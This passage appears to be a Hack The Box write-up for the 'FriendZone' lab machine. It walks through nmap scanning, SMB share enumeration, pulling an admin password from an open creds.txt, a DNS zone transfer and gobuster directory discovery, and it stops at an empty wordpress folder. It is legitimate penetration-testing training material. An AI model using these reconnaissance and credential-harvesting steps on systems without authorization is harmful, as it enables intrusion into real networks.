Welcome back hackers. Today we are doing another linux box called FriendZone. I have a intuition that maybe DNS port will be open and we will have to transfer zone records. But lets see what it unfolds.

Enumeration


```
PORT    STATE SERVICE     REASON         VERSION
21/tcp  open  ftp         syn-ack ttl 63 vsftpd 3.0.3
22/tcp  open  ssh         syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4 (Ubuntu
Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a9:68:24:bc:97:1f:1e:54:a5:80:45:e7:4c:d9:aa:a0 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQC4/mXYmkhp2syUwYpiTjyUAVgrXhoAJ3eEP/Ch7omJh1jPH

|   256 e5:44:01:46:ee:7a:bb:7c:e9:1a:cb:14:99:9e:2b:8e (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBOPI7HKY4YZ5NIzPESPIcP0tc

|   256 00:4e:1a:4f:33:e8:a0:de:86:a6:e4:2a:5f:84:61:2b (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIF+FZS11nYcVyJgJiLrTYTIy3ia5QvE3+5898MfMtGQl
53/tcp  open  domain      syn-ack ttl 63 ISC BIND 9.11.3-1ubuntu1.2
(Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.11.3-1ubuntu1.2-Ubuntu
80/tcp  open  http        syn-ack ttl 63 Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Friend Zone Escape software

| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
139/tcp open  netbios-ssn syn-ack ttl 63 Samba smbd 3.X - 4.X (workgroup:
WORKGROUP)
443/tcp open  ssl/http    syn-ack ttl 63 Apache httpd 2.4.29
| tls-alpn:
|_  http/1.1
```

```
|_http-server-header: Apache/2.4.29 (Ubuntu)
| ssl-cert: Subject:
commonName=friendzone.red/organizationName=CODERED/stateOrProvinceName=CODERE

| Issuer:
commonName=friendzone.red/organizationName=CODERED/stateOrProvinceName=CODERE

| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2018-10-05T21:02:30
| Not valid after:  2018-11-04T21:02:30
| MD5:   c144 1868 5e8b 468d fc7d 888b 1123 781c
| SHA-1: 88d2 e8ee 1c2c dbd3 ea55 2e5e cdd4 e94c 4c8b 9233
| -----BEGIN CERTIFICATE-----
| MIID+DCCAuCgAwIBAgIJAPRJYD8hBBg0MA0GCSqGSIb3DQEBCwUAMIGQMQswCQYD
| VQQGEwJKTzEQMA4GA1UECAwHQ09ERVJFRDEOMAwGA1UEBwwFQU1NQU4xEDAOBgNV
| BAoMB0NPREVSRUQxEDAOBgNVBAsMB0NPREVSRUQxFzAVBgNVBAMMDmZyaWVuZHpv
| bmUucmVkMSIwIAYJKoZIhvcNAQkBFhNoYWhhQGZyaWVuZHpvbmUucmVkMB4XDTE4
| MTAwNTIxMDIzMFoXDTE4MTEwNDIxMDIzMFowgZAxCzAJBgNVBAYTAkpPMRAwDgYD
| VQQIDAdDT0RFUkVEMQ4wDAYDVQQHDAVBTU1BTjEQMA4GA1UECgwHQ09ERVJFRDEQ
| MA4GA1UECwwHQ09ERVJFRDEXMBUGA1UEAwwOZnJpZW5kem9uZS5yZWQxIjAgBgkq
| hkiG9w0BCQEWE2hhaGFAZnJpZW5kem9uZS5yZWQwggEiMA0GCSqGSIb3DQEBAQUA
| A4IBDwAwggEKAoIBAQCjImsItIRhGNyMyYuyz4LWbiGSDRnzaXnHVAmZn1UeG1B8
| lStNJrR8/ZcASz+jLZ9qHG57k6U9tC53VulFS+8Msb0l38GCdDrUMmM3evwsmwrH
| 9jaB9G0SMGYiwyG1a5Y0EqhM8uEmR3dXtCPHnhnsXVfo3DbhhZ2SoYnyq/jOfBuH
| gBo6kdfXLlf8cjMpOje3dZ8grwWpUDXVUVyucuatyJam5x/w9PstbRelNJm1gVQh
| 7xqd2at/kW4g5IPZSUAufu4BShCJIupdgIq9Fddf26k81RQ11dgZihSfQa0HTm7Q
| ui3/jJDpFUumtCgrzlyaM5ilyZEj3db6WKHHlkCxAgMBAAGjUzBRMB0GA1UdDgQW
| BBSZnWAZH4SGp+K9nyjzV00UTI4zdjAfBgNVHSMEGDAWgBSZnWAZH4SGp+K9nyjz
| V00UTI4zdjAPBgNVHRMBAf8EBTADAQH/MA0GCSqGSIb3DQEBCwUAA4IBAQBV6vjj
| TZlc/bC+cZnlyAQaC7MytVpWPruQ+qlvJ0MMsYx/XXXzcmLj47Iv7EfQStf2TmoZ
| LxRng6lT3yQ6Mco7LnnQqZDyj4LM0SoWe07kesW1GeP9FPQ8EVqHMdsiuTLZryME
| K+/4nUpD5onCleQyjkA+dbBIs+Qj/KDCLRFdkQTX3Nv0PC9j+NYcBfhRMJ6VjPoF
| Kwuz/vON5PLdU7AvVC8/F9zCvZHbazskpy/quSJIWTpjzg7BVMAWMmAJ3KEdxCoG
| X7p52yPCqfYopYnucJpTq603Qdbgd3bq30gYPwF6nbHuh0mq8DUxD9nPEcL8q6XZ
| fv9s+GxKNvsBqDBX
|_-----END CERTIFICATE-----
|_http-title: 404 Not Found
```

```
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
|_ssl-date: TLS randomness does not represent time
445/tcp open  netbios-ssn syn-ack ttl 63 Samba smbd 4.7.6-Ubuntu
(workgroup: WORKGROUP)
```

I think there will be a lot of enumeration. First I will start with ftp to see if there is anonymous login possible. Nmap would have found it, but just for confirmation I will try logging in.

FTP




```
┌──(root💀kali)-[/home/rishabh/HTB/Friendzone]
└─# ftp $IP
Connected to 10.129.1.225.
220 (vsFTPd 3.0.3)
Name (10.129.1.225:rishabh): Anonymous
331 Please specify the password.
Password:
530 Login incorrect.
Login failed.
ftp> exit
221 Goodbye.
```

Anonymous login didn't work unfortunately. Maybe at some point, we will get credentials then we could have a chance to look if there are any sensitive files present. Next, I will enumerate smb shares.

SMB (Port 139,445)

The best tool for this service enumeration is enum4linux. You can also use smbclient to list shares but enum4linux additionally list users too. I also ran nmap scipt "smb-enum-shares.nse" to know more about shares path and read/write access:

```
┌──(root💀kali)-[/home/rishabh/HTB/Friendzone]
└─# nmap --script smb-enum-shares.nse -p139,445 10.129.1.225 -oN
smb_shares_details
Starting Nmap 7.92 ( https://nmap.org ) at 2021-11-14 10:53 EST
Nmap scan report for friendzone.red (10.129.1.225)
Host is up (0.0092s latency).

PORT    STATE SERVICE
```




```
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Host script results:
| smb-enum-shares:
|   account_used: guest
|   \\10.129.1.225\Development:
|     Type: STYPE_DISKTREE
|     Comment: FriendZone Samba Server Files
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\etc\Development
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\10.129.1.225\Files:
|     Type: STYPE_DISKTREE
|     Comment: FriendZone Samba Server Files /etc/Files
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\etc\hole
|     Anonymous access: <none>
|     Current user access: <none>
|   \\10.129.1.225\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: IPC Service (FriendZone server (Samba, Ubuntu))
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\10.129.1.225\general:
|     Type: STYPE_DISKTREE
|     Comment: FriendZone Samba Server Files
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\etc\general
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\10.129.1.225\print$:
```

```
|     Type: STYPE_DISKTREE
|     Comment: Printer Drivers
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\var\lib\samba\printers
|     Anonymous access: <none>
|_    Current user access: <none>

Nmap done: 1 IP address (1 host up) scanned in 31.44 seconds
```


```
[+] Attempting to map shares on 10.129.1.225
//10.129.1.225/print$   Mapping: DENIED, Listing: N/A
//10.129.1.225/Files    Mapping: DENIED, Listing: N/A
//10.129.1.225/general  Mapping: OK, Listing: OK
//10.129.1.225/Development      Mapping: OK, Listing: OK
//10.129.1.225/IPC$     [E] Can't understand response:
```

From the nmap output, we can conclude that we have read and write access to general and development shares. Also, we can see from the snippet of enum4linux output that mapping was OK in general and devlopment shares which means we could possibly access those shares and look for sensitive files. Now we will use smbclient to access those shares:



```
┌──(root💀kali)-[/home/rishabh/HTB/Friendzone]
└─# smbclient //$IP/general
lpcfg_do_global_parameter: WARNING: The "client use spnego" option is deprecated
Unknown parameter encountered: "client ntlvm2 auth"
Ignoring unknown parameter "client ntlvm2 auth"
Enter WORKGROUP\rishabh's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Jan 16 15:10:51 2019
  ..                                  D        0  Mon Sep 28 08:19:07 2020
  creds.txt                           N       57  Tue Oct  9 19:52:42 2018

                9221460 blocks of size 1024. 6424260 blocks available
smb: \> get creds.txt
getting file \creds.txt of size 57 as creds.txt (0.4 KiloBytes/sec) (average 0.4 KiloBytes/sec)
smb: \>
```

There was a file named creds.txt. LOL. What else we need as a hacker. I also tried to list files in development share, but it was empty. Moving on, I catted out creds.txt. Also, from enum4linux output, "friend" was a local user on the machine.



```
┌──(root💀kali)-[/home/rishabh/HTB/Friendzone]
└─# cat creds.txt
creds for the admin THING:

admin:WORKWORKHhallelujah@#
```


Creds file contained admin credentials but we still don't know yet any sites where we could use these creds. Next, I will enumerate DNS to see if there are any records which we could access.

DNS (Port 53)

To transfer zone records here is the command:

```
dig axfr @IP [zone/domainName]
```

From the TLS certificate, friendzone.red was the domainName of this machine. So to copy dns records for the same, here are the records you could see:



```
┌──(root💀kali)-[/home/rishabh/HTB/Friendzone]
└─# dig axfr @10.129.1.225 friendzone.red

; <<>> DiG 9.17.19-1-Debian <<>> axfr @10.129.1.225 friendzone.red
; (1 server found)
;; global options: +cmd
friendzone.red.         604800  IN      SOA     localhost. root.localhost. 2 604800 86400 2419200 604800
friendzone.red.         604800  IN      AAAA    ::1
friendzone.red.         604800  IN      NS      localhost.
friendzone.red.         604800  IN      A       127.0.0.1
administrator1.friendzone.red. 604800 IN A      127.0.0.1
hr.friendzone.red.      604800  IN      A       127.0.0.1
uploads.friendzone.red. 604800  IN      A       127.0.0.1
friendzone.red.         604800  IN      SOA     localhost. root.localhost. 2 604800 86400 2419200 604800
;; Query time: 88 msec
;; SERVER: 10.129.1.225#53(10.129.1.225) (TCP)
;; WHEN: Sun Nov 14 09:35:13 EST 2021
;; XFR size: 8 records (messages 1, bytes 289)
```

Probably, we can use admin credentials in that administrator site. I added all these new entries in my hosts file. Next, at last we will enumerate http/https service

HTTP/HTTPs (Port 80,443)


Home page just has some photo, number and email which isin't use to us. And https version of the site has a gif.

Have you ever been friendzoned ?

if yes, try to get out of this zone ;)


Call us at : +999999999

Email us at: info@friendzoneportal.red




Ready to escape from friend zone !

I ran gobuster in the background for port 80 first and meanwhile when I read the sourcecode of https version site, there were some comments:



```
<title>FriendZone escape software</title>

<br>
<br>


<center><h2>Ready to escape from friend zone !</h2></center>


<center><img src="e.gif"></center>

<!-- Just doing some development here -->
<!-- /js/js -->
<!-- Don't go deep ;) -->

```

And if you go to that directory, you will get this:



Testing some functions !


I'am trying not to break things !

WFlhYkVtWWZjRTE2MzY5MDExMTlxODN0WThYWGZu

I used cyberchef and tried some decodings, but none worked. I will keep this info in my backpocket. Gobuster returned some results for http version.


```
┌──(root💀kali)-[/home/rishabh/HTB/Friendzone]
└─# gobuster dir -u http://friendzone.red/ -w
/usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t
200 --no-error -o dirbust -b 400,404 -q -x php,txt
/wordpress            (Status: 301) [Size: 320] [-->
http://friendzone.red/wordpress/]
/robots.txt           (Status: 200) [Size: 13]
/server-status        (Status: 403) [Size: 302]
```

Going to robots.txt page was kind of a troll thing:



```
seriously ?!
```

And wordpress is an empty directory:

